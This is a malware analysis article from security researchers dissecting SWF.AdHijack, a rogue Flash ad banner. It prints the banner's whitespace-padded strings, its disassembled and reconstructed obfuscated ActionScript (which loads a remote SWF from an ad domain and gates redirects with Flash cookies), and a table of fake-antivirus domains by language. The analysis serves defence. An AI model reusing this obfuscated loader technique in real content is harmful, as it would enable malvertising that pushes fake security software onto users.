# FEATURE 3

## INSIDE ROGUE FLASH ADS

*Dennis Elser, Micha Pekrul*
Secure Computing Corporation, Germany

As a follow-up to last month's article on interactive media formats [1], this article takes a closer look at a *Flash* advertising banner belonging to the SWF.AdHijack family – analysing some of the inner details of the SWF file format, such as particular tagged data blocks, ActionScript bytecode and its disassembly.

There is good reason for delving deeper into the SWF file format: malicious web ads are becoming increasingly common [2, 3], and SWF.AdHijack already protects its ActionScript code against decompilation. These rogue ad banners are harmless-looking – they 'only' contain a link to a 'statsa.php' page. That page in turn links to several other PHP web pages until the end of the chain links to malware known as Riskware.Fake.Syscontrol or Winfixer; in *Web 2.0*, it is a long and winding road to the malware executable.

### FLASHILY-DRESSED

The signature field of the ad's file header at file offset 0 indicates a ZLIB [4] compressed *Flash* file. The crunched data of compressed SWF files starts at file offset 8, which is in the middle of the file header. After decompression, both the header's Signature field and FileLength field are updated to reflect the changes respectively.




*Figure 1: Compressed file header.*

Looking at the manually uncompressed data using the freely available *FileInsight* [5] reveals some notable strings prefixed with a large number of whitespace characters (see Figure 2). One of these strings is a URL linking to a PHP page, while other strings belong to a subset of ActionScript statements. The whitespace characters supposedly act as a simple, yet effective, trick to fool users of GUI-driven SWF decompilers into thinking the strings are empty (similar to those well-known email attachments 'MyNakedGirlfriend.jpg<whitespaces>.exe').

Once uncompressed, the *Flash* ad can be inspected for interesting tagged data blocks. The tags of interest, from the perspective of an anti-virus researcher, are those that contain characteristic traits such as particular ActionScript




Figure 2: URL prefixed with whitespace characters.

bytecode, as well as tags used to store significant data (such as prefixed strings).

The *Flash* ad file shows the 'DefineEditText' tag being used several times. This tag is used for creating dynamic text objects, also called edit fields. The following edit fields are found in the banner:

```
a0 = "<whitespaces>loadMovie"
a1 = "<whitespaces> http://adtraff.com/
statsa.php?campaign=toolpost"
a2 = "<whitespaces>createEmptyMovieClip"
a3 = "<whitespaces>getNextHighestDepth"
a4 = "<whitespaces>_url"
a5 = "<whitespaces>substr"
a6 = "<whitespaces>0"
a7 = "<whitespaces>7"
a8 = "<whitespaces>http://"
a9 = "<whitespaces>tz"
a10= "<whitespaces>getTimezoneOffset"
a11= "<whitespaces>60"
```

The edit fields are accessed by their variable names – which, in this case, aren't meaningful (in terms of readability) but only a simple 'a' character followed by a continuous number starting at zero.

Any references to these edit fields are of interest, since the 'unwanted' URL, as well as some suspicious-looking ActionScript keywords, are processed by the code. In order to find any relevant references, the whole *Flash* movie has to be searched for tags containing ActionScript code.

## UNBURY THE CODE

The first valuable hit is 'DefineSprite', which is one of the tags which, by convention, may contain a series of further tags [6]. In the case of SWF.AdHijack, a 'DoAction' tag follows. The 'DoAction' tag contains a stream of actions that forms the bytecode in the binary. Here, the first instruction is 'ActionConstantPool', a definition for a constant pool (CP) that is accessible by ActionScript code using indices. Internally, the constants are saved as zero-terminated strings; the supported encodings are either ASCII- or UTF-8.

```
DefineSprite
  DoAction
     constantpool
     (cp)0:   "*"
          (cp)1:   "System"
          (cp)2:   "security"
          (cp)3:   "allowDomain"
          (cp)4:   "this"
          (cp)5:   ""
          (cp)6:   " "
          …
          (cp)14:  "_root"
          (cp)15:  "a4"
          (cp)16:  "a5"
          (cp)17:  "a8"
          (cp)18:  "a1"
          (cp)19:  "&u="
          (cp)20:  "Date"
          (cp)21:  "getTime"
          (cp)22:  "a0"
```

Some of the values of the constants shown above have previously been used as variable names for the edit fields ('a0' – 'a11'). Indices into the CP are used by instructions to access the content, as indicated by the *cp* acronym in the disassembly below:

```
push (cp)0 (i)1 (cp)1
getvariable
push (cp)2
getmember
push (cp)3
callmethod
pop
…
```

If the CP index references are substituted with their values, the push instructions become more readable and the meaning of the code becomes more obvious:

```
push "*", 1, "System"
getvariable
push "security"
getmember
push "allowDomain"
callmethod
pop
…
```




Figure 3: Stack layout after first push instruction.

The first push instruction puts three values onto the stack at once. Independently of their types, they are stored as strings on the stack. The stack pointer is updated to point always at the latest value pushed onto the stack.

The 'System' string is exchanged with its value ('System object') by 'getvariable', so the operation is, in fact, a dereference operating directly on the stack. The call to 'getmember' then replaces the 'System object' with a 'System.security object' (see Figure 4).




*Figure 4: Stack layout after second and third push instruction, respectively.*




*Figure 5: High-level code reconstruction.*

The subsequent 'callmethod' instruction takes a mutable number of arguments and pops them off the stack in the following order:

- name of method
- ScriptObject
- number of arguments of method to call
- arguments

With this information, the original high-level representation of the code can be restored (see Figure 5).

The result is a single line of code which grants *Flash* movies hosted on an arbitrary domain access to its caller, known as cross-domain scripting:

```
System.security.allowDomain('*');
```

## PLASTIC SURGERY

Applying this technique to the whole disassembly found in the currently processed 'DoAction' tag results in the following, admittedly unreadable and obfuscated, code, consisting of lots of 'split()' and 'join()' statements:

```
System.security.allowDomain('*');

this[(a2.split(' ')).join('')]('m1', this[(a3.split('
')).join('')]());

_root[(a4.split(' ')).join('')][(a5.split('
')).join('')]((a6.split(' ')).join(''), (a7.split('
')).join('')) == (a8.split(' ')).join('') &&
this.m1[(a0.split(' ')).join('')]((a1.split('
')).join('') + '&u=' + (new Date()).getTime());

stop();
```

The 'split()' and 'join()' statements not only obfuscate the code, but are also used to remove whitespace characters from the edit field objects seen before. The normalized code shows that the adtraff.com domain is being navigated to using a call to 'loadMovie()':

```
System.security.allowDomain('*');
this.createEmptyMovieClip('m1',
this.getNextHighestDepth());
_root._url.substr](0, 7) == ('http://' &&
this.m1.loadMovie('http://adtraff.com/
statsa.php?campaign=toolpost' + '&u=' + (new
Date()).getTime());
stop();
```

'LoadMovie()' is called with the URL of a PHP page as an argument. However, the opening of any files other than SWF, JPEG, GIF and PNG is unsupported by the 'loadMovie()' method. As expected, a more thorough look reveals the supposed PHP page to be yet another *Flash* movie with further code embedded. That code, depending on a cookie's data, is responsible either for the user seeing an ad banner or for malicious software trying to infect his machine.

## ME EAT FLASH COOKIES ...

The SWF movie behind statsa.php, hosted on adtraff.com, is requested with the URL parameters 'campaign' and 'u' set to specific content which is parsed by the following piece of ActionScript code:

```
function cookie() {
      var _local4 = new Date ();
      ct = _local4.getTime();
      var _local1 = _url.split("campaign=");
      _local1 = _local1[1].split("&u");
      at.text = _local1[0];
      var _local2 = SharedObject.getLocal
      (_local1[0], "/");
      if (_local2.data.expires == null) {
            _local2.data.expires = ct;
      }
      var _local3 = false;
      if (ct < _local2.data.expires) {
            _local3 = true;
      }
      _local2.flush();
      return (_local3);
}

if (!cookie()) {
      _root[a.split(" ").join("")]
(_url.split("statsa.php").join("statsg.php"));
 }
```

The code makes use of *Local Shared Objects* (LSO) – better known as browser-independent *Flash* cookies, which can store up to 100 KB of data without the user being prompted.

The 'campaign' parameter's content is used as the cookie's name on disk followed by a '.sol' file extension. In the case of SWF.AdHijack, the name is 'toolpost.sol.' In addition, the current time ('ct') is compared to the time stored within the cookie – if it exists. If there is no cookie named 'toolpost.sol', or its expiry date has passed, the user is

redirected to another script named ‘statsg.php’. Otherwise the cookie’s expiry date is updated with the current time and is eventually written to disk using the ‘SharedObject.flush()’ method.

The ActionScript code found in the ‘statsg.php’ movie file tries to keep the number of redirects to a minimum, based on the time found in the LSO. This makes it hard to reproduce the infection process, but once the trigger is known, it can easily be circumvented by deleting the cookie. LSOs on *Windows* machines are located under ‘%AppData%\Macromedia\Flash Player\#SharedObjects’ or can be managed via the *Adobe Flash Player Settings Manager* [7].

## ... AND MEET A BABEL FISH

After several more redirects from one site to another, server-side code decides to where the user is finally being redirected, depending on the browser’s default regional settings (as per ‘Accept-Language’ HTTP header). At the time of this writing, the following set of rogue domains are the redirection destinations depending on the user’s language settings. The table lists all ISO 639-1 compliant short codes for language names currently supported by the malware.

| | | |
|---|---|---|
| da | Danish | fiksdinpc.com |
| de | German | diskretter.com |
| en | English | malware-scan.com |
| es | Spanish | ahorrememoria.com |
| fr | French | erreurchasseur.com |
| it | Italian | toolsicuro.com |
| ja | Japanese | hadodoraibugado.com |
| nl | Dutch | schijfbewaker.com |
| no | Norwegian | minnesparere.com |
| sv | Swedish | tryggpcverktyg.com |

Any languages not listed above will be redirected to the harddriveguard.com domain by default.




*Figure 6: Process of user being hijacked.*

The content of these rogue domains is customized to fit the language settings of the user’s web browser.

Efforts are made to convince users to download fake virus removal software by pretending their systems are infected. Of course, the supposed removal software is the real threat, and the support for multiple languages significantly extends the malware’s global reach.

## CONCLUSION

With the emerging use of active content within rich media files, digital marketing companies should take greater care of the content they deliver through their ad networks. With the capabilities of evolving scripting languages and cross-site scripting, there is good reason to look at ads more carefully. This article has shown the steps involved in the analysis of *Flash* ad banners, including decompiling and understanding obfuscated ActionScript code.

Tools featuring even more complicated obfuscation layers and self-modifying code may be added to the attackers’ arsenal in the future. And as mutable, external factors come into play – such as cookies, time, preferred languages or ActionScript code – the banner’s behaviour may change at any time. Banners, videos and other multimedia documents do contain active content nowadays, and one reasonable way to help protect end-users against the misuse of these formats is by inspecting any embedded code.

## REFERENCES

[1] Blow up your video. Virus Bulletin, December 2007, pp.13–15.

[2] Yahoo feeds Trojan-laced ads to MySpace and PhotoBucket users, http://www.theregister.co.uk/2007/09/11/yahoo_serves_12million_malware_ads/.

[3] DoubleClick serves up vast malware blitz, http://www.eweek.com/article2/0,1895,2215635,00.asp.

[4] RFC 1950 – ZLIB Compressed Data Format Specification version 3.3, http://www.faqs.org/rfcs/rfc1950.html.

[5] Secure Computing FileInsight, http://www.webwasher.de/download/fileinsight.msi.

[6] Macromedia Flash File Format Specification Version 7, http://www.adobe.com/licensing/developer/.

[7] Adobe Flash Player Settings Manager, http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager06.html.